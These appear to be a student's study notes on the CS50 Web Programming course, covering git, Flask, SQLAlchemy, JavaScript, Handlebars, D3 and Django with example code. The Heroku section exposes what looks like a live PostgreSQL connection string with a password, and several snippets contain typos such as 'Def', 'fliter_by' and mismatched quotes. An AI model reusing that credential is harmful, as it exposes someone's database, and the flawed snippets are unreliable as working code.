CS50 Web Programming with Python + Javascript (Edx Course)

https://cs50.harvard.edu/web/notes/1/

^^ check these notes for more detailed description of everything.

Lecture 0, Lecture 1, Lecture 2

Git - Version control

Purpose of version control

When creating large codebases, how do we keep track of our code and go back to old versions if need be? How do we collaborate with others on the same codebase without having a giant mess? You guessed it - version control!

Features of git

1. Keeps track of different versions of code and all the edits that you make
2. Synchronize code between different people
3. Test changes to code without losing the original
4. Revert back to old versions of code

Git Commands

git clone - Lets you take a repository stored somewhere and clone it to your local conputer
git add - Adds a file to the local repo so that it can be tracked
git commit -m "message" - take a snapshot of my local repository with the changes i have made and store it remotely
git status - informs you of the current state of the remote repository
git push - take the stuff i have locally and upload it to the remote repo
git pull - pull stuff down from the repo to my local version
git log - print out a list of all commits that have been made
git reset --hard <commit> - reset the repo to a given commit
git branch name_of_branch - this creates a new branch for you to work on a new feature
git checkout name_of_branch - this will make any changes you push be deployed on new branch

Merge conflicts

When you have many people collaborating on one codebase, you may run into situations where people make changes to the same part - how should this be handled?

Branching

Let's say you wanted to make a new feature into your application without working on the production code, you can do what is known as branching. This is where you create a branch (the same code just a modifiable version), you can make all your edits here. If you like the new changes, you can then merge it into the master branch. Here are the git commands needed to do this:

1. Create the branch using git checkout -b name_of_branch
    a. What this has done is create the branch as well as move into it.
2. Make the changes on this branch then do the usual git add , git commit bla bla
    a. So now you have made the changes on the branch and have committed them. What this means is that the branch has saved the changes remotely
3. git checkout master
    a. Now go back to the master branch

4. git merge name_of_branch
   a. This pulls the changes from the new branch and merges them with the production code.


Remotes

Basically the repository is stored remotely. Many people may be making changes to said repo so the remote one (called origin) may be several commits ahead of your local one. So everytime you want to start work on the local version, you need to do a git pull to retrieve everyone's latest changes.

Web Dev - HTML,CSS basics

Document object model

A way of representing a html page as a tree in an intiuative way using parent and child nodes.



Document Object Model

```
<!DOCTYPE html>
<html>
    <head>
        <title>Hello!</title>
    </head>
    <body>
        Hello, world!
    </body>
</html>
```

Bootstrap

Bootstrap is a css framework that lets you create mobile first websites by leveraging their pre written CSS.

All you have to do is link to the bootstrap stylesheet and you can leverage everything from their components to their grid system which uses flexbox.

Bootstrap uses a 12 column grid system. It basically divides the screen into 12 columns and lets you define how many columns a particular element needs to take up. You can adjust it such that on smaller screens an element can take up say 6 columns and on larger screens it could take up say 3 columns.

SCSS/Sass

Sass is a CSS preprocessor.
Sass reduces repetition of CSS and therefore saves time.

Sass lets you use features that do not exist in CSS, like variables, nested rules, mixins, imports, inheritance, built-in functions, and other stuff.

Flask

Something you didnt know previously about Python is the real reason we use the:
if __name__ == "__main__"
Is because when we import the file to use the functions in a different file, we can avoid running all the code which is in the file that isn't in a function. So in the imported file, we can have everything in functions then in the if __name__ == "__main__" line, we can call that function.

Lecture 3, Lecture 4

Flask

A micro framework written in python. A microframework is a set of pre written code that we can use to do the most common things when developing a web application.

Example code:

```
from flask import Flask
app = Flask(--name of app here--)

@app.route("/")
Def index():
        Return "hello world"
```

Running Flask

To run a flask app, cd into the directory then do the following:

```
export FLASK_APP = hello.py
Export FLASK_ENV = development
Flask run
```

URL address input

```
@app.route(“/<string:name>”)
Def hello(name):
        Return f“hello {name}”
```

So if you go to the url /zebi , you will see “hello zebi” on the webpage

Rendering html files

1) Import render_template
2) In the function for a particular route, you say:
    a) return render_template(“ index.html “)
3) Remember that the templates need to be stored in a directory called templates

Passing data between python and html

```
@app.route(“/”)
Def index():
        Headline = “some heading”
        Return render_template(“index.html”, headline=headline )
```

Then in the html file

```
<body>
        <h1> {{ headline }} </h1>
</body>
```

This is known as Jinja templating

Jinja 2 templating

In the html file, you can begin to use python like syntax to make it dynamic.

```
{% if new_year %}
        <h1> happy new year </h1>
{% else %}
        <h1> not new year  </h1>
{% endif %}
```

Features of Jinja

- Conditions (if else)
- Loop / iteration
- Links using {{ url_for(name of function) }}

Template inheritance

So basically if you have a common theme across several pages, no need to copy and paste loads of code from one page to another.
Instead, what you do is template inheritance.

1) Define the template like so

```
<html>
….
<h1> {%block heading%}{% endblock %} </h1>

{% block body %}
{% endblock %}
```

2) Inherit from the template and modify like so

```
{% extends “template.html” %}

{% block heading %}
This is the heading
{% endblock %}
```

Forms

1) You create the for in the html page. You need to make sure that it has the method = “post” associated with it.
2) The form will look like this
```
<form action = “{{ url_for(‘hello’) }} , method = “post”>
        <input ….. name = “name” , placeholder = “enter your name here” >
        <button>Submit</button>
</form>
```
3) Then in the python server you need to handle what gets sent from the server
```
@app.route(“/hello”, methods=[“POST”])
def hello():
        name = request.form.get(“name”)
        return render_template(“index.html”, name=name)
```

Sessions

A session is basically how the browser is able to recognise the user each time through a cookie.
You can make use of sessions so that if the user leaves the website and reenters, their progress won't be lost. Each session has it’s own state with variables and such. They can be set like this:
- session[“notes “] = []
- Session[“username”] = request.form.get(“username”)

They can be accessed like this:
- session.get(“notes”)
- session.get(“username”)

Cache invalidation

Basically browsers cache results to save computation time. So they pay the price of stroring a snapshot of the website in their cache so that the next time the website is reloaded, it wont have to do the computation again. This can be problematic when you are in the testing phase as you want to see your changes live. So what you do is known as cache invalidation so that the browser is forced to perform a get request to the server each time.

Databases


SQL and databases are covered in depth in my second year notes here.

We will be using PyAlchemy to connect python to an SQL database hosted on heroku.

Local database

1) Install postgreSQL using homebrew like:
    a) Brew install postgreSQL
2) Follow instructions [here]()
3) When configuring Postgres, it creates a super user under your username. The super user can create databases, delete it etc
4) You can create users to access the database using the CREATE USER command
    a) CREATE ROLE username with login password password_here
5) Creating a database
    a) Change to a user who has permissions to create databases like so
        i) psql postgres -u username_here
    b) Create database name_of_database_here
6) You can quit with \quit and open the database with psql name_of_db
7) Then you can run the DDL and DML commands to create, insert and update tables.

PostgreSQL screenshots



```
postgres=# create database lecture3
postgres-# ;
CREATE DATABASE
postgres=# GRANT ALL PRIVILEGES ON DATABASE lecture3 TO farid;
GRANT
postgres=# \list
                             List of databases
   Name    | Owner | Encoding | Collate | Ctype | Access privileges
-----------+-------+----------+---------+-------+-------------------
 lecture3  | farid | UTF8     | C       | C     | =Tc/farid         +
           |       |          |         |       | farid=CTc/farid
 postgres  | farid | UTF8     | C       | C     |
 template0 | farid | UTF8     | C       | C     | =c/farid          +
           |       |          |         |       | farid=CTc/farid
 template1 | farid | UTF8     | C       | C     | =c/farid          +
           |       |          |         |       | farid=CTc/farid
(4 rows)

postgres=#
```

Simple python example

See local directory (desktop/gap_year/cs50/week3_sourceCode)

Assignment

You set up an account on heroku that will allow you to create databases online for free for up to 10,000 rows

When setting the environment variable DATABASE_URL you enter the following into terminal with 2 speech marks:

export
DATABASE_URL=""postgres://zfpxvcfcktpgux:246b08f96280da1e48c6c52cdab1fde03115a5ad381bea88e2c5fb024bcfba8d@ec2-184-73-192-251.compute-1.amazonaws.com:5432/d568l8r6oti6l4""

To access the database you can either use psql or the online platform adminer to look at the database and make changes to it.

ORM’s and API’s

OOP

Object oriented programming is a paradigm of programming that relates objects in a program. Everything is basically an object that has attributes and methods.

ORM - Object relational mapping

So basically what an ORM allows us to do is use python code to implicitly interact with our database. Here's an example:

```
from flask_sqlalchemy import SQLAlchemy

db = SQLAlchemy()

class Flight(db.Model):
    __tablename__ = "flights"
    id = db.Column(db.Integer, primary_key=True)
    origin = db.Column(db.String, nullable=False)
    destination = db.Column(db.String, nullable=False)
    duration = db.Column(db.Integer, nullable=False)


class Passenger(db.Model):
    __tablename__ = "passengers"
    id = db.Column(db.Integer, primary_key=True)
    name = db.Column(db.String, nullable=False)
    flight_id = db.Column(db.Integer, db.ForeignKey("flights.id"),
nullable=False)
```

So basically, we create two classes that represent the tables in our database. We define the table name and all the columns etc. Now if we want to insert into our database we do the following:

```
flight = Flight(origin="New York", destination="Paris", duration=540)
  db.session.add(flight)
```

So we create an instance of the class and define values for each of the columns. Then we add the object into the db.session. This is basically like inserting using normal sql.

Query the database like so:

```
 Flight.query.all()
  Flight.query.fliter_by(origin="Paris").all()
  Flight.query.filter_by(origin="Paris").first()
  Flight.query.filter_by(origin="Paris").count()
  Flight.query.get(28)
  Flight.query.order_by(Flight.origin).all()
  Flight.query.order_by(Flights.origin.desc()).all()
  Flight.query.filter(Flight.origin != "Paris").all()
  Flight.query.filter(Fligiht.origin.like("%a%")).all()
  Flight.query.filter(Flight.origin.in_(["Tokyo", "Paris"])).all()
  Flight.query.filter(and_(Flight.origin == "Paris", Flight.duration > 500)).all()
  Flight.query.filter(or_(Flight.origin == "Paris", Flight.duration > 500)).all()
  db.session.query(Flight, Passenger).filter(Flight.id ==
Passenger.flight_id).all()
```

Update a table like so:

```
 flight = Flight.query.get(6)
  flight.duration = 280
```

APIs

An API is an application programming interface. It defines the interaction between different web applications using JSON.

```
 {
      "origin" : {
          "city": "Tokyo",
          "code": "HND"
      },
      "destination": {
          "city": "Shanghai",
          "code": "PVG"
      },
      "duration" : 185,
      "passengers" : ["Alice", "Bob"]
  }
```

You can create an API in flask by returning a jsonify dictionary when a user enters a specific route.

API keys

To restrict users from overloading an API by making excessive amounts of calls, you can give them each what is known as an API key and track the number of calls they make. You can then restrict them when they make a certain amount of calls.

Javascript

Key points

- The JavaScript is executed by the browser's JavaScript engine, after the HTML and CSS have been assembled and put together into a web page.
- Each browser tab is its own separate bucket for running code in (these buckets are called "execution environments" in technical terms) — this means that in most cases the code in each tab is run completely separately, and the code in one tab cannot directly affect the code in another tab — or on another website. This is a good security measure — if this were not the case, then pirates could start writing code to steal information from other websites, and other such bad things.
- most modern JavaScript interpreters actually use a technique called **just-in-time compiling** to improve performance; the JavaScript source code gets compiled into a faster, binary, format while the script is being used, so that it can be run as quickly as possible. However, JavaScript is still considered an intepreteted language, since the compilation is being handled at run time, rather than ahead of time.
- It is bad practice to pollute your HTML with JavaScript, and it is inefficient — you'd have to include the `onclick="createParagraph()"` attribute on every button you wanted the JavaScript to apply to.
- Async scripts will download the script without blocking rendering the page and will execute it as soon as the script finishes downloading. However you have no control over the order that async scripts run in. So imagine you had loads of scripts that were all async and you used functions from one script in

another, you may encounter errors where the scripts didnt load in the order you wanted them to.

  - `<script async src="js/vendor/jquery.js"></script>`

- `defer` will run the scripts in the order they appear in the page and execute them as soon as the script and content are downloaded
- If your scripts don't need to wait for parsing and can run independently without dependencies, then use `async`.
- If your scripts need to wait for parsing and depend on other scripts load them using `defer` and put their corresponding `<script>` elements in the order you want the browser to execute them.
- Because variable declarations (and declarations in general) are processed before any code is executed, declaring a variable anywhere in the code is equivalent to declaring it at the top. This also means that a variable can appear to be used before it's declared. This behavior is called "**hoisting**", as it appears that the variable declaration is moved to the top of the function or global code.
- When declaring a variable, use the **let** keyword!
- JavaScript is a "dynamically typed language", which means that, unlike some other languages, you don't need to specify what data type a variable will contain (numbers, strings, arrays, etc).

Bubbling and capturing in events

When you have a div and a child div with two separate onclick events, if you click inside the child element, you will end up triggering both events. This is done in two different phases : capturing or bubbling.

In the capturing phase:

- The browser checks to see if the element's outer-most ancestor (`<html>`) has an `onclick` event handler registered on it in the capturing phase, and runs it if so.

- Then it moves on to the next element inside `<html>` and does the same thing, then the next one, and so on until it reaches the element that was actually clicked on.


Bubbling phase:

- The browser checks to see if the element that was actually clicked on has an `onclick`event handler registered on it in the bubbling phase, and runs it if so.
- Then it moves on to the next immediate ancestor element and does the same thing, then the next one, and so on until it reaches the `<html>` element.

To fix this problem, we use **stopPropagation( )**

```
video.onclick = function(e) { e.stopPropagation(); video.play(); };
```

Javascript Objects



```
const person = {
  name: ['Bob', 'Smith'],
  age: 32,
  gender: 'male',
  interests: ['music', 'skiing'],
  bio: function() {
    alert(this.name[0] + ' ' + this.name[1] + ' is
  },
  greeting: function() {
    alert('Hi! I\'m ' + this.name[0] + '.');
  }
};
```

This is how you create an object in javascript.

You can access the contents of an object either using the dot notation or the square bracket notation.

Ajax requests

Basically this allows you to make requests to the server without having to refresh the page.

The process is the following:

1) Make the button using html with a submit button
2) Have an event listener on the button using javascript that will open an ajax request with

Asynchronous programming in javascript

Virtual Environments in Python

```
Pip3 install virtualenv
virtualenv name_of_project
source name_of_project/bin/activate
```

This will create and activate the virtual environment. In here you need to install all your dependecies and stuff.

To get all the dependencies installed, you write

```
pip freeze > requirements.txt
```

To leave the virtualenv, you write

```
deactivate
```

Flask SocketIO

SocketIO allows for full duplex communication between the server and the client. What this means is that they can communicate simultaneously. This works by making use of the web socket protocol. “WebSocket is a computer communications protocol, providing full-duplex communication channels over a single TCP connection.”

So here's how it works:

1) In the html you make the buttons and the elements you wish to use
2) In the javascript, connect the buttons so when they are clicked they emit something on the socket
3) On the server, detect when a button is clicked and make a change to server side data.
4) Then from the server, emit to all the connected clients some change in data
5) Then back to the javascript, you detect when the server sends all clients data and you make the change to the html hence it makes it seem dynamic.

Some features of Flask-SocketIO

Socket.emit —> this is the method you use to send something to the socket
Socket.on —> this is on the client and server to accept communications

Pingedo is a tool that lets you build bootstrap websites using a GUI.

Client - Server flow of chatApp

1) Client registers new user with GUI
2) Socket is initiaited
3) Client sends the server the username
4) The server registers this username into the dictionary as the pair { username : socket_id }
    a) The socketID is a unique way to identify each client connection to the server
5) Client side, we add event listeners to the "add new channel" form and the "new message" form.
    a) If new channel is submitted, we emit to the server the name of the new channel
        i) The server adds new channel to the dictionary as the pair { name : msgs }
    b) If a new message is sent, we emit to the server the data required
        i) The server appends this message to the list in the channels dictionary
6) The client then calls the "get channels" function on the server. What this does is send a list of all the channel names to only the client that requested it. What it does is basically clear all the names of the channel from the LHS of the screen. Then it loops through all the names of the channels and adds an event listener on their button.
7) When the button is clicked the following happens:
    a) Local storage has the channel name modified
    b) We request the list of messages from the server which it returns.
    c) We then clear all the messages from the canvas (just incase we had other channel messages on their) and render the message list we just retrieved.
    d) Styling is done here to ensure that sent messages are blue and on the RHS and messages that are received are green and on the LHS.
8) The client then changes the message title through using the function "change_msg_title".
    a) We basically just access an HTML element and modify it
9) The client then modifies the channel list by making the active channel coloured blue. This is done by using the query selector All for the list elements that are children of the "channel form" element. Lovely.

Front Ends

Single page apps

https://cs50.harvard.edu/web/notes/6/

Single-page apps take content that would ordinarily be on multiple different pages (or routes in a flask app) and combine them into a single page that pulls new information from the server whenever it's needed (through methods such as AJAX).

So imagine a flask app like the following:

```
@app.route("/")
 def index():
     return render_template("index.html")

 texts = ["text 1", "text 2", "text 3"]

 @app.route("/first")
 def first():
     return texts[0]

 @app.route("/second")
 def second():
     return texts[1]

 @app.route("/third")
 def third():
     return texts[2]
```

And the html looks like:

```
<html>
      <head>
          <script>
              document.addEventListener('DOMContentLoaded', () => {
                  // Start by loading first page.
                  load_page('first');

                  // Set links up to load new pages.
                  document.querySelectorAll('.nav-link').forEach(link => {
                      link.onclick = () => {
                          load_page(link.dataset.page);
                          return false;
                      };
                  });
              });

              // Renders contents of new page in main view.
              function load_page(name) {
                  const request = new XMLHttpRequest();
                  request.open('GET', `/${name}`);
                  request.onload = () => {
                      const response = request.responseText;
                      document.querySelector('#body').innerHTML = response;
                  };
                  request.send();
              }
          </script>
      </head>
      <body>
          <ul id="nav">
              <li><a href="" class="nav-link" data-page="first">First
Page</a></li>
              <li><a href="" class="nav-link" data-page="second">Second
Page</a></li>
              <li><a href="" class="nav-link" data-page="third">Third
Page</a></li>
          </ul>
          <hr>
          <div id="body">
          </div>
      </body>
  </html>
```

So essentially what's happening here is that we have a three pages with a title and a body of text. In the flask app, when someone requests a route, the client gets sent a string. This string then gets put into the body of the page. So each time we want a new page, we click the nav bar links and we avoid reloading the whole page. Instead, we make an AJAX request to the server that retrieves the data asynchronously. However one immediate downside is that the URL doesn't change as we are on the same route. We can use the HTML5 History API to manipulate this to get the desired effect.

HTML5 History API

```
function load_page(name) {
      const request = new XMLHttpRequest();
      request.open('GET', `/${name}`);
      request.onload = () => {
          const response = request.responseText;
          document.querySelector('#body').innerHTML = response;

          // Push state to URL.
          document.title = name;
          history.pushState(null, name, name);
      };
      request.send();
  }
```

So what we have done here is edited the load_page function so that once the body changes, the document title gets updated. Then we push the state in history. What this does is create a stack of URL’s

history.pushState(data_to_be_sent , page_title , url_of_page)

However what this does is basically allow us to create back and forward functionality for the urls but we don't have the functionality to actually change stuff on the page when we do go to different urls. To do this, we implement the following function:

```
 // Renders contents of new page in main view.
  function load_page(name) {
      const request = new XMLHttpRequest();
      request.open('GET', `/${name}`);
      request.onload = () => {
          const response = request.responseText;
          document.querySelector('#body').innerHTML = response;

          // Push state to URL.
          document.title = name;
          history.pushState({'title': name, 'text': response}, name, name);
      };
      request.send();
  }

  // Update text on popping state.
  window.onpopstate = e => {
      const data = e.state;
      document.title = data.title;
      document.querySelector('#body').innerHTML = data.text;
  };
```

So now we pushState with state parameter to include the title of the page and the text of the body. So when someone goes back (pops off the stack), the title of the page and the body will change accordingly.

Window and Document

The `window` and `document` variables, which have been seen in past examples, are just examples of JavaScripts objects on which operations can be performed and that have properties that can be accessed. In particular, they contain information about their size and position.

`window.innerWidth` : window width
`window.innerHeight` : window height
`document.body.offsetHeight` : the entire height of the HTML body's document, of which the window height is likely just a small porition
`window.scrollY` : how far down the page has been scrolled (in pixels)

By using these variables, you can implement infinite scroll.

Javascript Templating

We will be using the ***handlebars*** engine to do templating.

One issue with using JavaScript to build more complicated user interfaces and adding items to the DOM the code is starting to get a little bit messy. Every element needs to be created, class names need to be assigned, inner HTML needs to be set, etc. Ideally, all the HTML would be written somewhere else, but the exact content that's going inside is still currently unknown.

The solution to this problem is JavaScript templating, which allows for the creation of templates in JavaScript that define the HTML, while also allowing for substitution inside that template for adding different content. A very simple version of this is JavaScript's template literals. There many different JavaScript libraries that take that idea one step further. In this class, the Handlebars library will be used.

```
 <html>
      <head>
          <script
src="https://cdnjs.cloudflare.com/ajax/libs/handlebars.js/4.0.11/handlebars.min.js
"></script>
          <script>
              // Template for roll results
              const template = Handlebars.compile("<li>You rolled a
{{value}}</li>");

              document.addEventListener('DOMContentLoaded', () => {
                  document.querySelector('#roll').onclick = ()  => {

                      // Generate a random roll.
                      const roll = Math.floor((Math.random() * 6) + 1);

                      // Add roll result to DOM.
                      const content = template({'value': roll});
                      document.querySelector('#rolls').innerHTML += content;
                  };
              });
          </script>
      </head>
      <body>
          <button id="roll">Roll</button>
          <ul id="rolls">
          </ul>
      </body>
  </html>
```

So basically what is happening here is that we are using the handlebars library which is imported at the top. Then we are creating a generic template for a list item at the top saying which number the user rolled. Then when we want to invoke this template, what we do is call it and pass the value for the roll into the template. This templating is basically like the client side version of jinja templating.

```
<script id="result" type="text/x-handlebars-template">
      <li>
          You rolled:
```

```
          <img alt="{{ value }}" title="{{ value }}" src="img/{{ value
}}.png"></img>

      </li>
  </script>
  <script>
      // Template for roll results
      const template =
Handlebars.compile(document.querySelector('#result').innerHTML);

      document.addEventListener('DOMContentLoaded', () => {
          document.querySelector('#roll').onclick = ()  => {

              // Generate a random roll.
              const roll = Math.floor((Math.random() * 6) + 1);

              // Add roll result to DOM.
              const content = template({'value': roll});
              document.querySelector('#rolls').innerHTML += content;
          };
      });
  </script>
```

The script above shows us how to handle the situation where a handlebar template can get long and the best way to ensure it doesn't get messy.
Handlebars also supports stuff like loops and conditionals. The syntax can be looked up.

```
{% raw -%}
      {{ contents }}
  {%- endraw %}
```

If you are using both flask and javascript, then if you want to include handlebar templates, they need to be enclosed in raw tags. What this means is that when the server sees it, it will not assume that it is a jinja template and will ignore it. If it was not there, it would have thought it was a jinja2 template and wanted to input something there.

CSS Animation

By using CSS animations, we can make web interfaces more enjoyable and aesthetic. We can also programmatically define when certain phases of the animation need to take place using javascript.

```
 @keyframes grow {
      from {
          font-size: 20px;
      }
      to  {
          font-size: 100px;
      }
  }
```

```
  h1 {
      animation-name: grow;
      animation-duration: 2s;
      animation-fill-mode: forwards;
  }
```

So we define a keyframe animation like this. It is basically saying what the animation is and what properties of the element should change. Then in the CSS of the element we want to apply the animation, we include the name of the animation as well as duration and fill-mode (fill mode basically defines if the animation should just occur or occur and reverse).
We can also go into detail for how the animation should flow throughout its duration:

```
@keyframes move {
          0% {
              left: 0%;
          }
          50% {
              left: 50%;
          }
          100% {
              left: 0%;
          }
      }
```

SVGs (Scalar Vector Graphics)

A Scalable Vector Graphic (SVG) is a graphical element determined by lines, angles, and shapes. SVGs can be used to draw things that simple HTML elements, like `div`s, don't allow for.

```
 <html>
      <head>
          <script src="https://d3js.org/d3.v4.min.js"></script>
      </head>
      <body>
```

```
          <svg id="svg" style="width:100%; height:800px"/>
      </body>
      <script>

          const svg = d3.select('#svg');

          svg.append('circle')
             .attr('cx', 200)
             .attr('cy', 200)
             .attr('r', 90)
             .style('fill', 'green');

      </script>
  </html>
```

We are using the d3 library for SVG graphic stuff.

Simple Whiteboard App

```
 const svg = d3.select('#svg');
  let drawing = false;

  function draw_point() {
      if (!drawing)
          return;

      const coords = d3.mouse(this);

      svg.append('circle')
         .attr('cx', coords[0])
         .attr('cy', coords[1])
         .attr('r', 5)
         .style('fill', 'black');
  };

  svg.on('mousedown', () => {
      drawing = true;
  });

  svg.on('mouseup', () => {
      drawing = false;
  });
  svg.on('mousemove', draw_point);


document.addEventListener('DOMContentLoaded', () => {

      // state
      let draw = false;

      // elements
      let points = [];
      let lines = [];
      let svg = null;

      function render() {

          // create the selection area
          svg = d3.select('#draw')
                  .attr('height', window.innerHeight)
                  .attr('width', window.innerWidth);

          svg.on('mousedown', function() {
              draw = true;
              const coords = d3.mouse(this);
              draw_point(coords[0], coords[1], false);
          });

          svg.on('mouseup', () =>{
              draw = false;
          });

          svg.on('mousemove', function() {
              if (!draw)
                  return;
              const coords = d3.mouse(this);
              draw_point(coords[0], coords[1], true);
          });

          document.querySelector('#erase').onclick = () => {
              for (let i = 0; i < points.length; i++)
                  points[i].remove();
              for (let i = 0; i < lines.length; i++)
                  lines[i].remove();
              points = [];
              lines = [];
          }

      }

      function draw_point(x, y, connect) {

          const color = document.querySelector('#color-picker').value;
          const thickness = document.querySelector('#thickness-picker').value;

          if (connect) {
              const last_point = points[points.length - 1];
              const line = svg.append('line')
                              .attr('x1', last_point.attr('cx'))
                              .attr('y1', last_point.attr('cy'))
                              .attr('x2', x)
                              .attr('y2', y)
                              .attr('stroke-width', thickness * 2)
                              .style('stroke', color);
              lines.push(line);
          }

          const point = svg.append('circle')
                           .attr('cx', x)
                           .attr('cy', y)
                           .attr('r', thickness)
                           .style('fill', color);
          points.push(point);
      }

      render();
  });
```

Django

Flask is a micro framework. It has just enough to get us up and running. Django is similar to Flask but has a lot more features to it.

To start a new project, run `django-admin startproject projectname`

To create an app, inside the project directory, run `python manage.py startapp appname`.

```
from django.http import HttpResponse
 from django.shortcuts import render

 # Create your views here.
 def index(request):
     return HttpResponse("Hello, world!")
```

^ that is the code needed for a simple hello world app

When building a web application, very rarely will all the tables be defined will all the correct columns from the beginning. Usually, tables are built up as the application grows, and the database will be modified. It would be tedious to change both the Django model code and run the SQL commands to modify the database.

Django's solution to this problem 'migrations'. Django automatically detects and makes changes to `models.py` and automatically generates the necessary SQL code to make the necessary changes.

Django also solves the problem of if we have a many to many relationships. Usually we would have to create an in between table to solve this problem however django does this for us automatically.

Rendering templates

Rendering templates in django is very similar to Flask.

```
def index(request)
     return render(request, "flights/index.html")
```

If you want to pass in data to the template (similar to jinja templating), you do the following:

```
from .models import Flight

 def index(request)
     context = {
         "flights": Flights.objects.all()
     }
     return render(request, "flights/index.html", context)


<body>
     <h1>Flights</h1>
     <ul>

         {% for flight in flights %}
             <li>
                 {{ flight }}
             </li>
         {% endfor %}

     </ul>
 </body>
```

Django Admin

Django comes with a built in tool that allows us to directly modify the database by using a web interface. Comes in very handy and requires no code on your part!

```
from django.contrib import admin

 from .models import Airpot, Flight

 # Register your models here.
 admin.site.register(Airport)
 admin.site.register(Flight)
```

You must also create a superuser to access the admin interface. You do this by running the command:

```
python manage.py createsuperuser
```

Adding more routes

```
urlpatterns = [
      path("", views.index),
      path("<int:flight_id>", views.flight),
  ]
```

That is how you add more urls , notice how we are using the flask-like syntax when we want to use url parameters.

```
 def flight(request, flight_id):
  try:
      flight = Flight.objects.get(pk=flight_id)
  except Flight.DoesNotExist:
      raise Http404("Flight does not exist")
  context = {
      "flight": flight,
  }
  return render(request, "flights/flight.html", context)
```

So this is the flight function that we are referring to in the urlpatterns list. What we are saying is that we pass in the flight_id into the function then we use it to query the database.
Then in the HTML, to make use of the passed in flight object we use the jinja like templating syntax.

So if we wanted the flight id we would do {{ flight.id }} , origin → {{ flight.origin }}

We can also add names to our url paths like so :

```
urlpatterns = [
      path("", views.index name=”index”),
      path("<int:flight_id>", views.flight, name=”flight”),
  ]
```

Now if we want to link to a URL, we could simply make the link point to that url name like so:

```
<a href="{% url 'flight' flight.id %}">{{ flight }}</a>
```

So we just say the url name and pass any parameters that it requires.

We can also do template inheritance in Django

```
<html>
      <head>
          <title>{% block title %}{% endblock %}</title>
      </head>
      <body>
          {% block body %}
          {% endblock %}
      </body>
  </html>
```

```
{% extends "flight/base.html" %}

  {% block title %}
      Flight {{ flight.id }}
  {% endblock %}
      <h1>Flight {{ flight.id }}</h1>
      <ul>
          <li>Origin: {{ flight.origin }}</li>
          <li>Destination: {{ flight.destination }}</li>
      </ul>
      <a href="{% url 'index' %}">Back to full listing</a>
  {% block body %}

  {% endblock %}
```

Login and Auth

Authentication and Authorization is a built-in app designed to handle users accounts and log-in functionality.

```
 from django.urls import path

  from . import views

  urlpatterns = [
      path("", views.index, name="index"),
      path("login", views.login_view, name="login"),
      path("logout", views.logout_view, name="logout")
```

```
 from django.contrib.auth import authenticate, login, logout
  from django.http import HttpResponse, HttpResponseRedirect
  from django.shortcuts import render
  from django.urls import reverse

  # Create your views here.

  def index(request):
      if not request.user.is_authenticated:
          return render(request, "users/login.html", {"message": None})
      context = {
          "user": request.user
      }
      return render(request, "users/user.html", context)

  def login_view(request):
      username = request.POST["username"]
      password = request.POST["password"]
      user = authenticate(request, username=username, password=password)
      if user is not None:
          login(request, user)
          return HttpResponseRedirect(reverse("index"))
      else:
          return render(request, "users/login.html", {"message": "Invalid
credentials."})

  def logout_view(request):
      logout(request)
      return render(request, "users/login.html", {"message": "Logged out."})
```

`django.contrib.auth` is Django’s authentication package, which contains the `User` model, along with the functions `authenticate` ,`login`, and `logout`.

So django does a lot of the mundane stuff. All we have to do to check if the credentials are valid is call the authenticate function. How this works is that it has access to the User model from the tables. It then returns true or false depending on the authentication call.

When forms are submitted from the client, you must include a csrf token to protect against “Cross site request forgery”

Django notes from Sentdex

1) Start a virtual environment
2) Pip install django
3) Create a directory for your new work
4) Then inside it run ***django-admin startproject project_name***
    a) In Django, the way the project is viewed is that it is a series of smaller apps. So think of a big website comprising of a forum, blog, shop etc. The whole project is the overall app however each smaller thing can be considered an “app”. So the line we just executed is basically the line to create the project boilerplate code .

5) Cd into the project_name folder
6) ***Python manage.py startapp main***
